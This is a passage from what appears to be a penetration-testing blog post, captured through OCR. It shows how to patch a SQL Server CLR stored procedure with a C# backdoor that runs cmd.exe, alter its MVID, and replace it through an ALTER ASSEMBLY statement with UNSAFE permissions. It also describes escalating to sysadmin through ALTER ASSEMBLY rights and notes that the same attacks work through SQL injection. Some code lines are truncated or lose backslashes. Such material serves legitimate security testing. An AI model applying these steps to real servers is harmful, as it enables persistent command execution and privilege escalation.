


2. Next, right-click the right panel containing the source code and choose "Edit Method (C#)…".




3. Edit the code how you wish. However, in this example I added a simple “backdoor” that adds a file to the “c:\temp” directory every time the “cmd_exec” method is called. Example code and a screen shot are below.

```
[SqlProcedure]
public static void cmd_exec(SqlString execCommand)
{
    Process expr_05 = new Process();
    expr_05.StartInfo.FileName = "C:\Windows\System32\cmd.exe";
    expr_05.StartInfo.Arguments = string.Format(" /C {0}", execCommand.Value);
    expr_05.StartInfo.UseShellExecute = true;
    expr_05.Start();
    expr_05.WaitForExit();
    expr_05.Close();
    Process expr_54 = new Process();
    expr_54.StartInfo.FileName = "C:\Windows\System32\cmd.exe";
    expr_54.StartInfo.Arguments = string.Format(" /C 'whoami > c:\tempclr_backdoor.txt", execC
    expr_54.StartInfo.UseShellExecute = true;
    expr_54.Start();
    expr_54.WaitForExit();
    expr_54.Close();
}
```




4. Save the patched code by clicking the compile button. Then from the top menu choose File, Save Module…. Then click ok.




According to this Microsoft article, every time a CLR is compiled, a unique GUID is generated and embedded in the file header so that it's possible to "distinguish between two versions of the same file". This is referred to as

the MVID (module version ID). To overwrite the existing CLR already imported into SQL Server, we'll have to change the MVID manually. Below is an overview.


1. Open "cmd_exec" in dnspy, if it's not already open. Then drill down into the PE sections and select the "#GUID" storage stream. Then, right-click on it and choose "Show Data in Hex Editor".



2. Next, all you have to do is modify one of the selected bytes with an arbitrary value.



3. Select File from the top menu and choose "Save Module…".



PowerShell Automation

You can use the raw PowerShell command I provided earlier or you can use the PowerUPSQL command example below to obtain the hexadecimal bytes from the newly modified “cmd_exec.dll” file and generate the ALTER statement.


```
PS C:\temp> Create-SQLFileCLRDll -Verbose -SourceDllPath .cmd_exec.dll
VERBOSE: Target C#  File: NA
VERBOSE: Target DLL File: .cmd_exec.dll
VERBOSE: Grabbing bytes from the dll
VERBOSE: Writing SQL to: C:\Users\SSUTHE~1\AppData\LocalTemp\CLRFile.txt
C# File: NA
CLR DLL: .cmd_exec.dll
SQL Cmd: C:\Users\SSUTHE~1\AppData\LocalTemp\CLRFile.txt
```

The new cmd_exec.txt should look some things like the statement below.

```
-- Choose the msdb database
use msdb
-- Alter the existing CLR assembly
ALTER ASSEMBLY [my_assembly] FROM
0x4D5A9000030000000400000F[TRUNCATED]
WITH PERMISSION_SET = UNSAFE
GO
```

The ALTER statement is used to replace the existing CLR instead of DROP and CREATE. As Microsoft puts it, “ALTER ASSEMBLY does not disrupt currently running sessions that are running code in the assembly being

modified. Current sessions complete execution by using the unaltered bits of the assembly." So, in summary, nothing goes boom. The TSQL query execution should look something like the screenshot below.



To check if your code modification worked, run the "cmd_exec" stored procedure and verify that the "c:\tempbackdoor.txt" file was created.

Can I Escalate Privileges in SQL Server using a Custom CLR?

The short answer is yes, but there are some unlikely conditions that must be met first.

If your SQL Server login is not a sysadmin, but has the CREATE or ALTER ASSEMBLY permission, you may be able to obtain sysadmin privileges using a custom CLR that executes OS commands under the context of the SQL Server service account (which is a sysadmin by default). However, for that to be successful, the database you create the CLR assembly in, must have the 'is_trustworthy' flag set to '1' and the 'clr enabled' server setting turned on. By default, only the msdb database is trustworthy, and the 'clr enabled' setting is disabled. 😛

I've never seen the CREATE or ALTER ASSEMBLY permissions assigned explicitly to a SQL login. However, I have seen application SQL logins added to the 'db_ddladmin' database role and that does have the 'ALTER ASSEMBLY' permission.

Note: SQL Server 2017 introduced the 'clr strict security' configuration. Microsoft documentation states that the setting needs to be disabled to allow the creation of UNSAFE or EXTERNAL assemblies.

Wrap Up

In this blog, I showed a few ways CLR assemblies can be abused and how some of the tasks such as exporting CLR assemblies can be done on scale using PowerUpSQL. It's worth noting that all of the techniques shown can be logged and tied to alerts using native SQL Server functionality, but I'll have to cover that another day. In the meantime, have fun and hack responsibly!

PS: Don’t forget that all of the attacks shown can also be executed via SQL Injection with a little manual effort / automation.

References

- https://msdn.microsoft.com/en-us/library/microsoft.sqlserver.server.sqlpipe.sendresultsrow(v=vs.110).aspx
- https://msdn.microsoft.com/en-us/library/system.reflection.module.moduleversionid.aspx
- https://msdn.microsoft.com/en-us/library/ff878250.aspx
- https://docs.microsoft.com/en-us/sql/t-sql/statements/create-assembly-transact-sql
- https://docs.microsoft.com/en-us/sql/t-sql/statements/alter-assembly-transact-sql
- https://sekirkity.com/seeclrly-fileless-sql-server-clr-based-custom-stored-procedure-command-execution/
